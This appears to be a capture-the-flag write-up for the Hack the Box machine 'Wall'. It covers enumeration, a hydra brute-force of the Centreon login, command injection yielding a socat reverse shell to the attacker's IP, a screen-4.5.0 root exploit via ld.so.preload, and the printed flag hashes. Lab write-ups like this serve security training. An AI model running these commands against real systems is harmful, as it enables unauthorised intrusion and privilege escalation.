Hack the Box – Wall by dmwong

As normal I add the IP of the machine 10.10.10.157 to /etc/hosts as wall.htb

Enumeration

nmap -p- -sT -sV -sC -oN initial-scan wall.htb

```
root@kali:/opt/htb/wall.htb# nmap -p- -sT -sV -sC -oN initial-scan wall.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-14 23:40 BST
Nmap scan report for wall.htb (10.10.10.157)
Host is up (0.020s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2e:93:41:04:23:ed:30:50:8d:0d:58:23:de:7f:2c:15 (RSA)
|   256 4f:d5:d3:29:40:52:9e:62:58:36:11:06:72:85:1b:df (ECDSA)
|_  256 21:64:d0:c0:ff:1a:b4:29:0b:49:e1:11:81:b6:73:66 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.16 seconds
```


It seems we have discovered a few ports open. I chose not to perform a UDP scan at this point in the exercise. It seems we have SSH on port 22, and HTTP on 80.

Seems as we only had port 80 to look at, I started investigating the web services.

Web Services

Let's take a quick look at any responses we get when browsing to each of the web services. Looking through this, I did not see anything obvious at the time. All we had was a default Apache page.

http://wall.htb



I wasn't finding anything useful, therefore I decided to enumerate some directories to see if that would reveal more.


Directory Enumeration

I decided to use my default search list when enumerating, but I only came up with a monitoring directory which required credentials.

wfuzz -w /opt/SecLists/Discovery/Web-Content/common.txt --hc 404 http://wall.htb/FUZZ

```
root@kali:/opt/htb/wall.htb# wfuzz -w /opt/SecLists/Discovery/Web-Content/common.txt --hc 404 http://wall.htb/FUZZ

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation
 for more information.

libraries.FileLoader: CRITICAL __load_py_from_file. Filename: /usr/lib/python3/dist-packages/wfuzz/plugins/payloads/bing.py Excepti
on, msg=No module named 'shodan'
libraries.FileLoader: CRITICAL __load_py_from_file. Filename: /usr/lib/python3/dist-packages/wfuzz/plugins/payloads/shodanp.py Exce
ption, msg=No module named 'shodan'
********************************************************
* Wfuzz 2.4 - The Web Fuzzer                           *
********************************************************

Target: http://wall.htb/FUZZ
Total requests: 4594

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000011:   403        11 L     32 W     292 Ch      ".htaccess"
000000012:   403        11 L     32 W     292 Ch      ".htpasswd"
000000010:   403        11 L     32 W     287 Ch      ".hta"
000002094:   200        375 L    964 W    10918 Ch    "index.html"
000002623:   401        14 L     54 W     455 Ch      "monitoring"
000003598:   403        11 L     32 W     296 Ch      "server-status"

Total time: 15.07805
Processed Requests: 4594
Filtered Requests: 4588
Requests/sec.: 304.6812
```

This provided me with a single directory that I could investigate but it was a 401 response.



I then continued to use other search criteria wordlists and came across an interesting find when using subdomains.

wfuzz -w /opt/SecLists/Discovery/DNS/subdomain-topmillion-110000.txt --hc 404 http://wall.htb/FUZZ


```
root@kali:/opt/htb/wall.htb# wfuzz -w /opt/SecLists/Discovery/DNS/subdomains-top1million-110000.txt --hc 404 http://wall.htb/FUZZ

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation
 for more information.

libraries.FileLoader: CRITICAL __load_py_from_file. Filename: /usr/lib/python3/dist-packages/wfuzz/plugins/payloads/bing.py Excepti
on, msg=No module named 'shodan'
libraries.FileLoader: CRITICAL __load_py_from_file. Filename: /usr/lib/python3/dist-packages/wfuzz/plugins/payloads/shodanp.py Exce
ption, msg=No module named 'shodan'
********************************************************
* Wfuzz 2.4 - The Web Fuzzer                           *
********************************************************

Target: http://wall.htb/FUZZ
Total requests: 114532

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000000346:   401        14 L     54 W     455 Ch      "monitoring"
000009543:   200        375 L    964 W    10918 Ch    "#www"
000010595:   200        375 L    964 W    10918 Ch    "#mail"
000023993:   301        9 L      28 W     307 Ch      "centreon"
000047764:   200        375 L    964 W    10918 Ch    "#smtp"
000103209:   200        375 L    964 W    10918 Ch    "#pop3"

Total time: 413.8561
Processed Requests: 114532
Filtered Requests: 114526
Requests/sec.: 276.7434

(reverse-i-search)`wfuzz': ^Cuzz -w /opt/SecLists/Discovery/Web-Content/big.txt --hc 404 http://wall.htb/FUZZ
```


This provided me with additional directories that I could investigate. We now had a centreon directory that we could investigate.

Centreon

Now that we had the additional directory, I continued to browse to it to see what we had. I knew from experience with the application that it was built upon Nagios, which is a monitoring tool.

http://wall.htb/centreon





Immediately, I could see the version number which is 19.04.0. I started looking for any vulnerabilities with this version and come across the following article.
https://shells.systems/centreon-v19-04-remote-code-execution-cve-2019-13024/

What I found interesting about this one is that it was written by the creator of the box. This exploit however, was only valid as an authenticated user.

I tried all default credentials that I could find and none of them worked. I knew by this point I would have to try and brute force the login page. I decided to start with the username admin to see if this would be successful.

Brute Force


Now that I knew I was trying to brute force the login page, I used admin as username to start with this being one of the most popular.

hydra -l admin -P ~/Downloads/rockyou.txt wall.htb http-post-form "/centreon/api/index.php?action=authenticate:username=^USER^&password=^PASS^:Bad" -vv

```
root@kali:/opt/htb/wall.htb# hydra -l admin -P ~/Downloads/rockyou.txt wall.htb http-post-form "/centreon/api
/index.php?action=authenticate:username=^USER^&password=^PASS^:Bad" -vv
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for
 illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-09-17 06:09:42
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per
task
[DATA] attacking http-post-form://wall.htb:80/centreon/api/index.php?action=authenticate:username=^USER^&pass
word=^PASS^:Bad
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[80][http-post-form] host: wall.htb   login: admin   password: password1
[STATUS] attack finished for wall.htb (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-09-17 06:10:09
```

This had successfully come up with a valid password. The password is **password1**.

Now that I had valid credentials, I logged in to identify what I was working with.



Now that I knew that the credentials worked. I went back to the exploit that was found earlier. I downloaded the exploit askar had created. This was found at https://gist.github.com/mhaskar/c4255f6cf45b19b8a852c780f50576da.

Centreon-Exploit

Now that I had downloaded the exploit, I set up the listener before running it.

nc -nlvp 1234

```
root@kali:/opt/htb/wall.htb# nc -nlvp 1234
listening on [any] 1234 ...
```


I now attempted to execute the exploit to see if I could get a reverse shell.

python centreon-exploit.py http://wall.htb/centreon admin password1 10.10.14.16 1234


```
root@kali:/opt/htb/wall.htb# python centreon-exploit.py http://wall.htb/centreon admin password1 10.10.14.16 1234
[+] Retrieving CSRF token to submit the login form
centreon-exploit.py:37: UserWarning: No parser was explicitly specified, so I'm using the best available HTML parse
r for this system ("lxml"). This usually isn't a problem, but if you run this code on another system, or in a diffe
rent virtual environment, it may use a different parser and behave differently.

The code that caused this warning is on line 37 of the file centreon-exploit.py. To get rid of this warning, pass t
he additional argument 'features="lxml"' to the BeautifulSoup constructor.

  soup = BeautifulSoup(html_content)
[+] Login token is : 7f91a9669dea11e578798bfb0fb2821e
[+] Logged In Sucssfully
[+] Retrieving Poller token
centreon-exploit.py:55: UserWarning: No parser was explicitly specified, so I'm using the best available HTML parse
r for this system ("lxml"). This usually isn't a problem, but if you run this code on another system, or in a diffe
rent virtual environment, it may use a different parser and behave differently.

The code that caused this warning is on line 55 of the file centreon-exploit.py. To get rid of this warning, pass t
he additional argument 'features="lxml"' to the BeautifulSoup constructor.

  poller_soup = BeautifulSoup(poller_html)
[+] Poller token is : b08e34a2f49acadc7c99df2ae67974cc
[+] Injecting Done, triggering the payload
[+] Check you netcat listener !
```

I attempted multiple ways of executing this, and amended the python too, but none of this worked. I attempted to achieve the same manually from the pages whilst logged into the portal.

I first found the correct page that I could enter the commands required. I found this by going to configuration → Commands → Miscellaneous.




Once I was on this page, I could see that I was able to execute and test commands.



I tried multiple reverse shell commands in the command line and then tried using socat.

socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.16:1234




I filled the command line option in and then filled in the host address as the IP of the box. **10.10.10.157**. I then set up the listener once again.

nc -nlvp 1234

```
root@kali:/opt/htb/wall.htb# nc -nlvp 1234
listening on [any] 1234 ...
```

I then hit the play button to see if the command was successful.

This opened another window which seemed to try and load continuously.



I then looked at the listener, and I had a successful shell.

```
root@kali:/opt/htb/wall.htb# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.157] 43808
www-data@Wall:/usr/local/centreon/www$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data),6000(centreon)
www-data@Wall:/usr/local/centreon/www$
```

Now that I had a successful connection and a shell, I started investigating what was possible on the box.

I investigated the basics of permissions and didn't come up with too much at first, and then started looking into the setuid binaries.

SETUID Binaries

Performing basic checks on the box, I executed a quick search for suid binaries.

find / -perm -u=s -type f 2>/dev/null

```
www-data@Wall:/usr/local/centreon/www$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/screen-4.5.0
/bin/fusermount
/bin/su
/bin/umount
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/eject/dmcrypt-get-device
/tmp/rootshell
```

Instantly, I noticed one that stood out. This was **/bin/screen-4.5.0**.

Root

I look up public exploits for this binary and found one on exploit-db at https://www.exploit-db.com/exploits/41154.

I copied the code and echoed it out to a file called tmp.sh

echo'
PASTED EXPLOIT
' > tmp.sh

```
www-data@Wall:/usr/local/centreon/www$ echo '
echo '
> 
```

```
> EOF
> gcc -o /tmp/rootshell /tmp/rootshell.c
> rm -f /tmp/rootshell.c
> echo "[+] Now we create our /etc/ld.so.preload file..."
> cd /etc
> umask 000 # because
<oad echo -ne  "\x0a/tmp/libhax.so" # newline needed
> echo "[+] Triggering..."
> screen -ls # screen itself is setuid, so...
> ' > tmp.sh
/tmp/rootshell' > tmp.sh
```

I now amended the execution properties of the file to ensure I could run it.

chmod +x tmp.sh

```
www-data@Wall:/usr/local/centreon/www$ chmod +x tmp.sh
chmod +x tmp.sh
www-data@Wall:/usr/local/centreon/www$
```

Now that I had set all relevant execution rights, I then executed the exploit.

./tmp.sh

```
www-data@Wall:/usr/local/centreon/www$ ./tmp.sh
./tmp.sh
~ gnu/screenroot ~
[+] First, we create our shell and library...
/tmp/libhax.c: In function ‘dropshell’:
/tmp/libhax.c:7:5: warning: implicit declaration of function ‘chmod’; did you mean ‘chroot’? [-Wimplicit-function-declaration]
     chmod("/tmp/rootshell", 04755);
     ^~~~~
     chroot
/tmp/rootshell.c: In function ‘main’:
/tmp/rootshell.c:3:5: warning: implicit declaration of function ‘setuid’; did you mean ‘setbuf’? [-Wimplicit-function-declaration]
     setuid(0);
     ^~~~~~
     setbuf
/tmp/rootshell.c:4:5: warning: implicit declaration of function ‘setgid’; did you mean ‘setbuf’? [-Wimplicit-function-declaration]
     setgid(0);
     ^~~~~~
     setbuf
/tmp/rootshell.c:5:5: warning: implicit declaration of function ‘seteuid’; did you mean ‘setbuf’? [-Wimplicit-function-declaration]
     seteuid(0);
     ^~~~~~~
     setbuf
/tmp/rootshell.c:6:5: warning: implicit declaration of function ‘setegid’ [-Wimplicit-function-declaration]
     setegid(0);
     ^~~~~~~
/tmp/rootshell.c:7:5: warning: implicit declaration of function ‘execvp’ [-Wimplicit-function-declaration]
     execvp("/bin/sh", NULL, NULL);
     ^~~~~~
/usr/bin/ld: cannot open output file /tmp/rootshell: Permission denied
collect2: error: ld returned 1 exit status
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-www-data.

# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data),6000(centreon)
#
```

It seemed we now had a root shell.

cat /home/Shelby/user.txt && cat /root/root.txt

```
# cat /home/shelby/user.txt && cat /root/root.txt
cat /home/shelby/user.txt && cat /root/root.txt
fe6194544f452f62dc905b12f8da8406
1fdbcf8c33eaa2599afdc52e1b4d5db7
```

fe6194544f452f62dc905b12f8da8406
1fdbcf8c33eaa2599afdc52e1b4d5db7